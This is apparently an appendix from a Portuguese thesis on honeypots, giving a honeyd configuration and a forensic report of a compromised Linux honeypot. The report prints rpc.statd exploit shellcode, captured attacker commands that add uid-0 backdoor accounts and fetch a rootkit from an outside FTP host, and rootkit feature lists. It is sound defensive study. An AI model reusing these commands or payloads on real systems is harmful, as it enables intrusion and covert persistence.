07 – Centro de Atendimento a Incidentes de Segurança (CAIS) - http://www.rnp.br/cais/ – acessada em: 03/2007

08 – NetBait - http://www.netbaitinc.com/ – acessada em: 04/2007

09 – NetFacade - http://www.verizon.com/ – acessada em: 04/2007

10 – BOF - BackOfficer Friendly - http://www.nfr.com/resource/backOfficer.php – acessada em: 04/2007

11 – Honeyperl - http://www.honeypot.com.br/ – acessada em: 06/2007

12 – Honeyd - http://www.honeyd.org/ – acessada em: 04/2007

13 – Honeywall CDROM - http://honeynet.xfocus.net/tools/cdrom/ – acessada em: 08/2007

14 – Tiny Honeypot - http://www.alpinista.org/thp/ – acessada em: 08/2007

15 – HOACD - www.honeynet.org.br/tools/ – acessada em: 08/2007

16 – Deception Toolkit - http://www.all.net/dtk – acessada em: 04/2007

17 – LaBrea Tarpit - http://scans.bizsystems.net/ – acessada em: 06/2007

18 – no-ip - http://www.no-ip.com – acessada em: 11/2007

19 – Netcat - http://netcat.sourceforge.net/ – acessada em: 04/2007

20 – ARPD - http://www.citi.umich.edu/u/provos/honeyd/arpd-0.2.tar.gz – acessada em: 04/2007

21 – Apache - http://www.apache.org – acessada em: 11/2007

22 – John the Ripper password cracker - http://www.openwall.com/john/ – acessada em: 11/2007

23 – AIDE - http://www.cs.tut.fi/~rammer/aide.html – acessada em: 11/2007

24 – TIGER - http://www.net.tamu.edu/network/tools/tiger.html – acessada em: 11/2007

25 – The Honeynet Project (2003). Know Your Enemy: Sebek2 A kernel based data capture tool. http://www.honeynet.org/papers/sebek.pdf. – acessada em: 10/2007

26 – Whois IP Lookup: http://www.ip-adress.com/ – acessada em: 11/2007

27 – Honeydsum - http://www.honeynet.org.br/tools/honeydsum/honeydsum-v0.3.tar.gz – acessada em: 10/2007

28 – Honeycomb - http://www.cl.cam.ac.uk/~cpk25/honeycomb/ – acessada em: 12/2007

29 – The Philippine Honeynet Project (Ryan Talabis) - http://www.philippinehoneynet.org – acessada em: 12/2007

30 – Snort - http://www.snort.org/ – acessada em: 04/2007

31 – MD5 Command Line Message Digest Utility - http://www.fourmilab.ch/md5 – acessada em: 11/2007

32 – Brazilian Honeypots Alliance - http://www.honeypots-alliance.org.br – acessada em: 04/2007

33 – INPE - http://www.inpe.br [Artigo: http://eprint.sid.inpe.br:1905/rep-/sid.inpe.br/malu/2005/01.28.14.21] – acessada em: 11/2007

34 – Honeynet Project - http://project.honeynet.org/ – acessada em: 05/2007

35 – CERT - http://www.cert.br/ – acessada em: 05/2007

36 – NQT (Network Query Tool) - http://shat.net/php/nqt/nqt.php.txt – acessada em: 11/2007

37 – Netfilter IPtables - http://www.netfilter.org/ – acessada em: 07/2007

38 – Chkrootkit (Scan for Root Kits) - http://www.chkrootkit.org/ – acessada em: 11/2007

7 ANEXOS:

7.1 ANEXO 1 - O ARQUIVO DE CONFIGURAÇÃO DO HONEYD (honeyd.conf)

```
create router
set router personality "Cisco 7206 running IOS 11.1(24)"
set router default tcp action open
add router tcp port 23 "perl /etc/honeyd/scripts/router-telnet.pl"

create win2k
set win2k personality "Microsoft Windows 2000 Server SP3"
set win2k default tcp action reset
set win2k default udp action reset
set win2k default icmp action open
set win2k uptime 9284460
set win2k droprate in 13
add win2k tcp port 25 "sh /etc/honeyd/scripts/win2k/exchange-smtp.sh $ipsrc $sport $ipdst
$dport"
add win2k tcp port 110 "sh /etc/honeyd/scripts/win2k/exchange-pop3.sh $ipsrc $sport
$ipdst $dport"
add win2k tcp port 143 "sh /etc/honeyd/scripts/win2k/exchange-imap.sh $ipsrc $sport
$ipdst $dport"
add win2k udp port 137 proxy $ipsrc:137
add win2k udp port 138 proxy $ipsrc:138
add win2k udp port 445 proxy $ipsrc:445
add win2k tcp port 137 proxy $ipsrc:137
add win2k tcp port 138 proxy $ipsrc:138
add win2k tcp port 139 proxy $ipsrc:139
add win2k tcp port 445 proxy $ipsrc:445

create winnt
set winnt personality "Microsoft Windows NT 4.0 Server SP5-SP6"
set winnt uptime 4989665
add winnt tcp port 139 open
add winnt tcp port 137 open
add winnt udp port 137 open
add winnt udp port 135 open
set winnt default tcp action reset
set winnt default udp action reset
set winnt default icmp action reset

create winserv
set winserv personality "Microsoft Windows Server 2003 Enterprise Edition"
set winserv uptime 8728650
add winserv tcp port 21 "sh /etc/honeyd/scripts/win2k/msftp.sh $ipsrc $sport $ipdst $dport"
add winserv tcp port 80 "sh /etc/honeyd/scripts/win2k/iis.sh $ipsrc $sport $ipdst $dport"
add winserv tcp port 443 "sh /etc/honeyd/scripts/win2k/iis.sh $ipsrc $sport $ipdst $dport"
set winserv default tcp action reset
set winserv default udp action reset
set winserv default icmp action reset

create winxp
set winxp personality "Microsoft Windows XP Professional SP1"
set winxp uptime 319871
```

```
set winxp default tcp action reset
set winxp default udp action reset
set winxp default icmp action open
add winxp tcp port 139 open
add winxp tcp port 137 open
add winxp udp port 137 open
add winxp udp port 135 open
add winxp tcp port 5900 "sh /etc/honeyd/scripts/vnc.sh $ipsrc $sport $ipdst $dport"

create linux
set linux personality "Linux 2.4.16 - 2.4.18"
set linux uptime 5284460
set linux default tcp action reset
set linux default udp action reset
set linux default icmp action open
add linux tcp port 9998 "sh /etc/honeyd/scripts/test.sh $ipsrc $dport"

create linux_SuSE
set linux_SuSE personality "Linux 2.4.7 (X86)"
set linux_SuSE uptime 8111242
set linux_SuSE default tcp action reset
set linux_SuSE default udp action reset
set linux_SuSE default icmp action open
add linux tcp port 23 "perl /etc/honeyd/scripts/faketelnet/faketelnet.pl"

create wifi
set wifi personality "Linksys WAP11 or D-Link DWL-900+ wireless AP"
set wifi default tcp action reset
set wifi default udp action reset
set wifi default icmp action open
set wifi uptime 8614510
add wifi tcp port 9500 "sh /etc/honeyd/scripts/test.sh $ipsrc $dport"

bind 10.0.0.1 router
bind 10.0.0.3 linux
bind 10.0.0.4 win2k
bind 10.0.0.5 winnt
bind 10.0.0.6 winserv
bind 10.0.0.7 linux_SuSE
bind 10.0.0.21 winxp
bind 10.0.0.22 winxp
bind 10.0.0.23 winxp
bind 10.0.0.24 winxp
bind 10.0.0.25 winxp
bind 10.0.0.26 winxp
bind 10.0.0.27 winxp
bind 10.0.0.28 winxp
bind 10.0.0.29 winxp
bind 10.0.0.30 winxp
bind 10.0.0.31 winxp
bind 10.0.0.90 wifi
```

ANEXO 2 - RELATÓRIO DE COMPROMETIMENTO DE HONEYPOT

Característica do SO utilizado no trabalho: SO Red Hat Linux 7.0 com o kernel 2.2.x

Classificação: Honeypot clássico com o nível de interação alto.

Objetivo: Interceptação de comandos digitados pelos hackers no honeypot utilizando a captura de dados com a ferramenta sebek[25].

Data do relatório: 28/06/2007.

Após 14 dias ativo em ambiente de produção o honeypot foi comprometido. É válido lembrar que a intenção deste trabalho era realmente deixar este honeypot exposto a internet para que o sebek realizasse a captura da digitação de comandos dos atacantes no teclado. Foi explorada uma falha rpc portmap em uma das portas do sistema devido a falta de atualização nos pacotes e bibliotecas no SO Linux após a obtenção de informações do kernel.

A exploração foi baseada em um exploit criado para explorar uma vulnerabilidade no daemon portmap "RPC portmap request status". A falha só foi descoberta quatro dias depois onde foram observadas as notificações de dos alertas no Snort.

De acordo com as pesquisas realizadas na internet, um código semelhante foi notificado em sites de segurança como "statd exploit" (statdx.c), trata-se de um código que cria privilégios em código shell, atendendo requisições na porta 39168, com pacotes de tamanho aproximado de 133 bytes.

Um dos problemas percebidos era que mesmo ao desativar o serviço portmap administrativamente a após o comprometimento, o processo ainda mostrava-se ativo. Tornou-se extremamente necessário analisar os backups do arquivo /var/log/messages. Os backups eram realizados com a ferramenta cron que fazia a cópia deste e outros arquivos de logs no final do dia, a hora e a data do sistema foram configurada para o formato dd/mm/yyyy e hh:mm:ss respectivamente para facilitar a identificação do arquivo de log compactado.

Tendo os arquivos de logs, pôde-se criar uma pequena simulação do ocorrido:

22:38:07 - o host 60.12.17.25 envia um pacote com o bit SYN ativado para honeypot na porta 111
22:38:07 - o honeypot responde com um pacote SYN/ACK para o host 60.12.17.25
22:38:07 - o host 60.12.17.25 envia um pacote com ACK para o honeypot
22:38:08 - o host 60.12.17.25 envia um pacote "RPC GETPORT Call" para o honeypot
22:38:08 - o honeypot envia "RPC GETPORT Reply" para o host 60.12.17.25 indicando que a porta RPC está em estado LISTENING na porta UDP 933

```
22:38:08 - o host 60.12.17.25 envia "STAT" para a porta UDP 933 do honeypot na tentativa de criar um buffer overflow chamado rpc.statd
22:38:10 - o host 60.12.17.25 envia "STAT" para a porta UDP 933 do honeypot na tentativa de criar um buffer overflow chamado rpc.statd
22:38:12 - o host 60.12.17.25 envia "STAT" para a porta UDP 933 do honeypot na tentativa de criar um buffer overflow chamado rpc.statd
```

Uma das características analisadas neste exploit, é que ele tenta explorar a vulnerabilidade tenta atacar portmap em intevalos exatos de 2 em 2 segundos. Pode-se verificar a interceptação do tráfego de pacotes no determinado horário utilizando-se ferramentas de capturas de pacotes como Tcpdump, Ethereal como podemos obeservar abaixo:

```
0000  00 80 c8 48 22 b7 00 06  2a cf f0 70 08 00 45 00   ..ÈH"•.. *Ïðp..E.
0010  04 50 00 00 40 00 32 11  24 2f 42 ce 15 01 44 75   .P..@.2. $/BÎ..Du
0020  84 2a e7 e6 03 a5 04 3c  87 8d 2d c1 b2 86 00 00   .*çæ.¥.< ..-Á²...
0030  00 00 00 00 00 02 00 01  86 b8 00 00 00 01 00 00   ........ .¸......
0040  00 01 00 00 00 01 00 00  00 20 3d e4 19 44 00 00   ........ . =ä.D..
0050  00 09 6c 6f 63 61 6c 68  6f 73 74 00 00 00 00 00   ..localh ost.....
0060  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
0070  00 00 00 00 03 e7 18 f7  ff bf 18 f7 ff bf 19 f7   .....ç.÷ ÿ¿.÷ÿ¿.÷
0080  ff bf 19 f7 ff bf 1a f7  ff bf 1a f7 ff bf 1b f7   ÿ¿.÷ÿ¿.÷ ÿ¿.÷ÿ¿.÷
0090  ff bf 1b f7 ff bf 25 38  78 25 38 78 25 38 78 25   ÿ¿.÷ÿ¿%8 x%8x%8x%
00a0  38 78 25 38 78 25 38 78  25 38 78 25 38 78 25 38   8x%8x%8x %8x%8x%8
00b0  78 25 32 33 36 78 25 6e  25 31 33 37 78 25 6e 25   x%236x%n %137x%n%
00c0  31 30 78 25 6e 25 31 39  32 78 25 6e 90 90 90 90   10x%n%19 2x%n....

(0x90 NOPs)

03c0  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90   ........ ........
03d0  90 90 90 90 90 90 90 90  31 c0 eb 7c 59 89 41 10   ........ 1Àë|Y.A.
03e0  89 41 08 fe c0 89 41 04  89 c3 fe c0 89 01 b0 66   .A.þÀ.A. .ÃþÀ..°f
03f0  cd 80 b3 02 89 59 0c c6  41 0e 99 c6 41 08 10 89   Í.³..Y.Æ A..ÆA...
0400  49 04 80 41 04 0c 88 01  b0 66 cd 80 b3 04 b0 66   I..A.... °fÍ.³.°f
0410  cd 80 b3 05 30 c0 88 41  04 b0 66 cd 80 89 ce 88   Í.³.0À.A .°fÍ..Î.
0420  c3 31 c9 b0 3f cd 80 fe  c1 b0 3f cd 80 fe c1 b0   Ã1É°?Í.þ Á°?Í.þÁ°
0430  3f cd 80 c7 06 2f 62 69  6e c7 46 04 2f 73 68 41   ?Í.Ç./bi nÇF./shA
0440  30 c0 88 46 07 89 76 0c  8d 56 10 8d 4e 0c 89 f3   0À.F..v. .V..N..ó
0450  b0 0b cd 80 b0 01 cd 80  e8 7f ff ff ff 00         °.Í.°.Í. è.ÿÿÿ.
```

Após o serviço portmap ser comprometido com o exploit, o atacante pode entra com uma shell com privilégios de administrador do sistema (root) na porta 39168. Ele aproveitou a oportunidade para adicionar contas de usuário, uma delas como kernel e outra como httpd. Nestas duas contas criadas o atacante aplicou o uid e gid com o valor 0. Entende-se que as contas foram criadas para que o mesmo tenha acesso aos níveis de sistema com a mesma autoridade da conta de root (mesmo que o administrador da rede mude a senha de root). Isso mostra também a experiência do atacante em confundir o administrador, pois ele criou contas que estão relacionadas a serviços e utilitários do sistema Linux.

Analisando as atividades do atacante com o módulo sebek (captura das informações do teclado), podemos observar suas ações realizadas no honeypot:

```
cd /; uname -a; id;

Linux maqlinux 2.2.10-18 # 28 Tue Jun 21 22:56:41 EST 2000 i386 unknown

uid=0 (root) gid=0 (root)

w
5:27pm  up 51 days, 10:16,  2 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM        LOGIN@   IDLE   JCPU   PCPU  WHAT
root         tty1         -                6Oct  2  42:28m  27:28    27:27
/usr/local/bin/
root     tty2     -           16Nov 2  5days  0.25s  0.14s  -bash

/usr/sbin/adduser -g 0 -u 0 kernel
passwd kernel
New UNIX password: masterkey
Retype new UNIX password: masterkey
Changing password for user kernel
passwd: all authentication tokens updated successfully

/usr/sbin/adduser httpd
passwd httpd
New UNIX password: masterkey
Retype new UNIX password: masterkey
Changing password for user httpd
passwd: all authentication tokens updated successfully
```

Com esta sequência de comandos, o atacante conseguiu criar duas contas em que ele tem o poder de abrir uma sessão shell e até habilitar serviços como o ssh ou telnet para se logar no honeypot. Com a habilitação destes outros serviços criam-se novas possibilidades para se explorar novas falhas no honeypot em questão. Uma das curiosidades foi o interesse em investigar a localização do atacante, por isso utilizou-se uma ferramenta whois com a intenção de localizar a origem do ataque como podemos observar na figura abaixo:

Figura 38 – Utilizando o site Whois IP Lookup para localizar a origem do atacante



Figura 39 – O site Whois IP Lookup determina a origem do atacante

Atacante volta novamente ao honeypot e realiza o login com a conta de usuário kernel criada. Inicialmente ele não consegue se logar com conta de kernel, e então usa a conta de usuário httpd, logo após ele modifica a senha da conta kernel e realiza o download de aplicativos para controlar remotamente o honeypot:

```
Red Hat Linux 7 (Zoot)
Kernel 2.2.10-18 on an i386
login: kernel
Password:
Login incorrect
login: httpd
Password:

[httpd@maqlinux httpd]$ su kernel
Password:

[root@maqlinux httpd]# w
5:29pm  up 51 days, 10:18,  3 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM        LOGIN@   IDLE   JCPU   PCPU  WHAT
root   tty1     -             6Oct 2 42:30m 27:28  27:27
/usr/local/bin/
root   tty2     -             16Nov 2  5days  0.25s  0.14s  -bash
httpd  pts/0    80.97.35.83       5:29pm  0.00s  0.61s   ?     -

[root@maqlinux httpd]# wget www.geocities.com/ozlamer/psybnc.tgz
bash: wget: command not found

[root@maqlinux httpd]# rpm -ivh --force
ftp://ftp.intraware.com/pub/wget/wget-1_5_3-1_i386.rpm
Retrieving ftp://ftp.intraware.com/pub/wget/wget-1_5_3-1_i386.rpm
error: skipping ftp://ftp.intraware.com/pub/wget/wget-1_5_3-1_i386.rpm -
transfer failed - Unknown or unexpected error
warning: u 0x813af50 ctrl 0x813fd40 nrefs != 0 (ftp.intraware.com ftp)
```

```
[root@maqlinux httpd]# clear

[root@maqlinux httpd]# ftp 209.139.200.32
Connected to 209.139.200.32.
220 Serv-U FTP Server v3.0 for WinSock ready...
Name (209.139.200.32:httpd): dels
331 User name okay, need password.
Password:
230 User logged in, proceed.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> cd .web
250 Directory changed to /.web
ftp> get r.tgz
local: r.tgz remote: r.tgz
PORT Command successful.
150 Opening BINARY mode data connection for r.tgz (3607329 bytes).
226 Transfer complete.
3607329 bytes received in 77.6 secs (45 Kbytes/sec)
ftp> bye
221 Goodbye!

[root@maqlinux httpd]# tar zxvf r.tgz

output
[root@maqlinux httpd]# rm -rf r.tgz
[root@maqlinux httpd]# cd X
[root@maqlinux X]# ./install operator akteam 54321

output
[root@maqlinux X]# wget
bash: wget: command not found
[root@maqlinux X]# cd ..
[root@maqlinux httpd]# rm -rf X
[root@maqlinux httpd]# exit
[httpd@maqlinux httpd]$ exit

Logout
```

Um dos fatores observados é que o atacante usa um ip próximo para se conectar via ftp e assim, consegue copiar os arquivos necessários para realizar as atividades maliciosas no honeypot. Conforme observado acima no início o atacante tentou instalar o "**psybnc**" esta ferramenta trata-se de um servidor de Proxy IRC.

O pacote "**r.tgz**" que foi instalado trata-se de um rootkit ssh backdoor. Após a instalação destes aplicativos no SO foram apagados os logs do sistema inclusive o arquivo /var/log/messages a fim de evitar suspeitas. Um dos problemas foi a habilitação do serviço de ssh a fim de se conectar-se ao honeypot utilizando um canal de comunicação encriptado. O que foi comentado no arquivo de notas do rootkit r.tgz é a característica de enviar por padrão, um email para o atacante várias informações dentre as quais podemos citar o comando ifconfig (fornece a informação das interfaces de rede em ambiente linux). Algumas saídas de mensagens de programas (outputs), pode realizar captura de nomes de usuários e suas senhas (sniffing) para entrada e saída de sessões, credenciais para a console etc..

Em pesquisa em sites especializados de segurança, foram realizados o levantamento das características das ferramentas escolhidas pelo hacker para atacar o honeypot, como também as ferramentas que o mesmo não conseguiu baixar através de download:

```
r.tgz SSH Backdoor Server By Akamai-Team

srk3.tar Sin Rootkit 3.0

nebunu.tgz+
          |-apache     Bash wrapper to exploit Apache using httpdtype and
openssl
          |-httpdtype determines type of web server running on a host
          |-open      OpenSSL remote apache exploit for BSD
          |-openssl   OpenSSL remote exploit
          |-pinky     variant of apache
          |-root      FTPD MassRooter
          |-scanssl   OpenSSL vulnerability scanner
          |-script    Bash wrapper for apache taking ip as argument
          |-start      wrapper for root but substitutes port 443 for 21
(!)


haos.tgz+
        |-libpcap-0.6.2 libpcap
        |-.i.c  scans arbitrary port(s) of all users on a specified IRC
channel
      |-.ii.c    same as .i.c but with different #define of IRC server
      |-.iii.c   same as .i.c but with different #define of IRC server
      |-.iiii.c  same as .i.c but with different #define of IRC server
        |-.ip                reads  .sv  and  performs  SSH  exploit  using
Denyed(2)
        |-.s.c          arbitrary TCP port scanner
        |-.sv           0-length file
        |-.v            SSH version mapper
      |-.x             SSH autorooter utilizing Denyed(2)
        |-h=          one domain name pointer (possible vulnerable host?)
        |-hh=         one domain name pointer (possible vulnerable host?)
        |-targets.txt   SSH offsets
        |-targets       SSH offsets
      |-Denyed(1)     autoroot wrapper for 7350wurm
        |-Denyed(2)     SSH exploit
      |-dat1          wrapper for dat2
        |-dat2          rpc.statd exploit
        |-haosv         HTTP version identifier
      |-haosx         wrapper for dat1
        |-haosp         arbitrary TCP port scanner
        |-FTP           FTPD autorooter
        |-7350wurm      wu-ftpd exploit

flood.tgz+
         |-broadcast.txt      list of smurf amplifiers
         |-juno               DoS tool
         |-madscan.c          finds smurf amplifiers
         |-slice2             DoS tool
         |-smurf6-linux+LPG.c DoS tool utilizing smurf amplifiers
         |-vadimI             DoS tool
         |-vadimI.c           truncated binary
         |-vadimII.c          DoS tool
```

Confome foi observado houve tentativas de instalação de servidores IRc, rootkits, ferramenta de DoS etc..

O Rootkit Sin 3.0 (**srk3.tar)**, teve de ser pesquisado mais detalhadamente, pois trata-se de um simples rootkit que instala um script na shell, que possui uma enorme quantidade de funcionalidades como podemos observar no quadro abaixo:

```
 - unset HISTFILE
- chattr -iau of files to be modified whichs removes immutable, append
and undeletable attribute flags
- remove /var/lock/subsys/atd and kill atd
- replace syslogd with trojaned copy
- stop syslog and restart it
- copy list of processes to not show to /dev/ttyop
- copy list of ports and ip addresses to not show to /dev/ttyoa
- copy list of filenames to not list to /dev/ttyof
- copy list of lognames to not log to /dev/ttyos
- touch -acmr trojaned binaries to system binaries which sets correct
access and modification time
- chmod +s chsh which sets user or group ID on execution and replace chsh
- replace system binaries with trojaned binaries
- chkconfig --add atd and link trojaned atd SysV init to system atd SysV
init
- install DoS tools in /usr/bin/
- install linsniffer, which sniffs usernames and passwords for popular
protocols
- install sshd backdoor
- replace either xinetd or inet with trojaned copy, chkconfig --add inet
and restart inet
- add crontab entry to email ifconfig output, hostname and sniffed
traffic to author
  (attacker is supposed to change this email address, author gets a treat
if not done)
- check for other rootkits
- send email with sysinfo to the author
- start syslog
- clean text in current logs
- chattr +i of modified files which adds immutable flag
```

A saída de arquivo das devices do sistema /**dev**/**ttyo{p,a,f,s}** contém modificações para que não sejam exibidos na tela saídas pois estão executando trojans nos arquivos binários enquanto são executados. Este é um típico rootkit footprint. Pode executar strings de arquivos binários, característica dos trojans.

Uma ferramenta muito usada para localizar e analisar a contaminação por rootkits é conhecida como **chkrootkit**. Trata-se de uma ferramenta com uma lógica muito simples, ela procura pelas assinaturas dos mais populares rootkits disponíveis na internet. Ela gera em uma instância strings de binários procurando pro assinaturas de rootkits, checa as interfaces de rede em modo promíscuo, e faz procura (sniffing) de logs e arquivos de configuração de rootkits. É importante notar que o chkrootkit pode ser usado em grupo de sistemas para análise.

Abaixo é exibida uma das saídas do chkrootkit sendo executado em modo silencioso (quiet):

```
#./chkrootkit -q
Checking `chsh'... INFECTED
Checking `ifconfig'... INFECTED

/dev/.haos/haos1/.f/Denyed
/usr/lib/perl5/5.00503/i386-linux/.packlist
/usr/lib/perl5/site_perl/5.005/i386-linux/auto/MD5/.packlist
/usr/lib/perl5/site_perl/5.005/i386-linux/auto/mod_perl/.packlist
/usr/lib/perl5/site_perl/5.005/i386-linux/auto/Irssi/.packlist
/usr/lib/perl5/site_perl/5.005/i386-linux/auto/Irssi/Irc/.packlist
/usr/lib/perl5/site_perl/5.005/i386-linux/auto/Irssi/UI/.packlist
/usr/lib/perl5/site_perl/5.005/i386-linux/auto/Irssi/TextUI/.packlist
/usr/lib/linuxconf/install/gnome/.directory
/usr/lib/linuxconf/install/gnome/.order
/usr/lib/.lib
/usr/lib/sn/.X
/usr/lib/sn/.sys
/usr/lib/ld/.X
/usr/man/man1/...
/usr/man/man1/.../.m
/usr/man/man1/.../.w
/lib/modules/2.2.14-5.0/.rhkmvtag

Possible t0rn rootkit installed
eth0 is PROMISC
user root deleted or never loged from lastlog!
```

Como foi observado nas saídas do chkrootkit, os arquivos binários chsh e ifconfig foram infectados pelo trojans binários. Ele identificou o arquivo existente no diretório /dev (/**dev**/**.haos**/**haos1**/**.f**/**Denyed**), o que geralmente não é normal. Além disso, encontrou uma série de diretórios suspeitos e arquivos (o que podem também ser detectados como falso positivos):

```
/usr/lib/.lib
/usr/lib/sn/.X
/usr/lib/sn/.sys
/usr/lib/ld/.X
/usr/man/man1/...
/usr/man/man1/.../.m
/usr/man/man1/.../.w
```

Devemos ter atenção aos arquivos que foram modificados no honeypot, lembre-se que as modificações podem comprometer a integridade dos arquivos, inclusive dos arquivos do sistema de produção. Esta será uma tarefa árdua, pois dificulta o trabalho do administrador a confirmar se estes arquivos são legítimos, mas existem ferramentas que podem facilitar esta atividade que serão citadas no final deste relatório.

```
# find / -type f -mtime -7 | grep -v proc
/var/lib/slocate/slocate.db
/var/lib/logrotate.status
/var/log/lastlog
/var/log/httpd/error_log
/var/log/httpd/access_log
/var/log/wtmp
/var/log/sendmail.st
/var/log/secure
/var/log/maillog
/var/log/spooler
/var/log/xferlog
/var/log/boot.log
/var/log/cron
/var/log/messages.1
/var/log/maillog.1
/var/log/cron.1
/var/run/utmp
/var/run/syslogd.pid
/var/run/inetd.pid
/var/run/sshd2_54321.pid
/var/run/sshd.pid
/var/spool/mail/root
/var/spool/anacron/cron.daily
/var/spool/anacron/cron.weekly
/var/spool/mqueue/qfRAA31158
/var/spool/mqueue/qfOAA08951
/var/spool/mqueue/dfRAA31158
/var/spool/mqueue/qfRAA31317
/var/spool/mqueue/dfRAA31317
/var/spool/mqueue/qfRAA31852
/var/spool/mqueue/dfOAA08951
/var/spool/mqueue/dfRAA31852
/var/spool/mqueue/qfOAA08957
/var/spool/mqueue/dfOAA08957
/var/tmp/rpm-xfer.c4TACW
/tmp/info_tmp
/dev/sbin/system
/dev/.haos/haos2/.f/.s
/dev/.haos/haos2/.f/.sv
/dev/.haos/haos2/.f/h
/dev/.haos/dos/juno
/dev/.haos/arhive/flood.tgz
/usr/lib/perl5/man/whatis
/usr/lib/libc/libp
/usr/lib/libc/libto
/usr/lib/libc/libpt
/usr/lib/libc/liblsf
/usr/lib/libc/liblst
/usr/lib/libc/libifc
/usr/lib/libc/libph
/usr/lib/libc/libif
/usr/lib/libc/libah
/usr/lib/.lib/libdi
/usr/lib/.lib/libne
/usr/lib/.lib/libloc
/usr/lib/.lib/libdu
/usr/lib/.lib/libvd
/usr/lib/.lib/liblo
/usr/lib/.lib/libnh
/usr/lib/.lib/libfh
/usr/lib/sn/.X
/usr/lib/sn/.sys
/usr/lib/ld/.X
/usr/lib/ld/chat
/usr/man/whatis
/usr/X11R6/man/whatis
```

```
/usr/bin/irqd
/usr/info/.t0rn/shdcf
/usr/info/.t0rn/shrs
/usr/local/man/whatis
/usr/src/.puta/.1addr
/usr/src/.puta/.1file
/usr/src/.puta/.1logz
/usr/src/.puta/system
/etc/group
/etc/passwd
/etc/rc.d/rc1.d/etc/rc.d/rc1.d/rc.tgz
/etc/rc.d/rc.sysinit
/etc/passwd-
/etc/shadow-
/etc/shadow
/etc/gshadow
/etc/passwd.OLD
/etc/ttyhash
/etc/psdevtab
/bin/login
/home/httpd/.emacs
/home/httpd/.bash_logout
/home/httpd/.bash_profile
/home/httpd/.bashrc
/home/httpd/.screenrc
/home/kernel/.emacs
/home/kernel/.bash_logout
/home/kernel/.bash_profile
/home/kernel/.bashrc
/home/kernel/.screenrc
/home/kernel/.bash_history
/ /rs
/.haos/dos/juno
```

Para maiores investigações o administrador pode criar uma imagem do disco que contém o honeypot antes de colocá-lo em produção. Uma ferramenta muito utilizada para criar imagens do SO Unix é o utilitário **dd** o qual pode criar uma imagem do sistema criando uma copia bit a bit, fiel ao SO original. Muitas ferramentas também podem ser usadas para verificar a integridade dos arquivos, como sugestão a utilização de ferramentas como o AIDE, TIGER e o MD5.

A técnica comentada acima é muito utilizada em empresas para a Análise Forense, onde o disco é montado em outra estação de trabalho com os atributos de somente leitura para uma investigação detalhada das modificações realizadas no sistema por usuários mal intencionados. Ela é muito utilizada por empresas com o foco na área de segurança para a criação de atualizações de SO(s), novas ferramentas e até pela própria polícia no combate a crimes cibernéticos.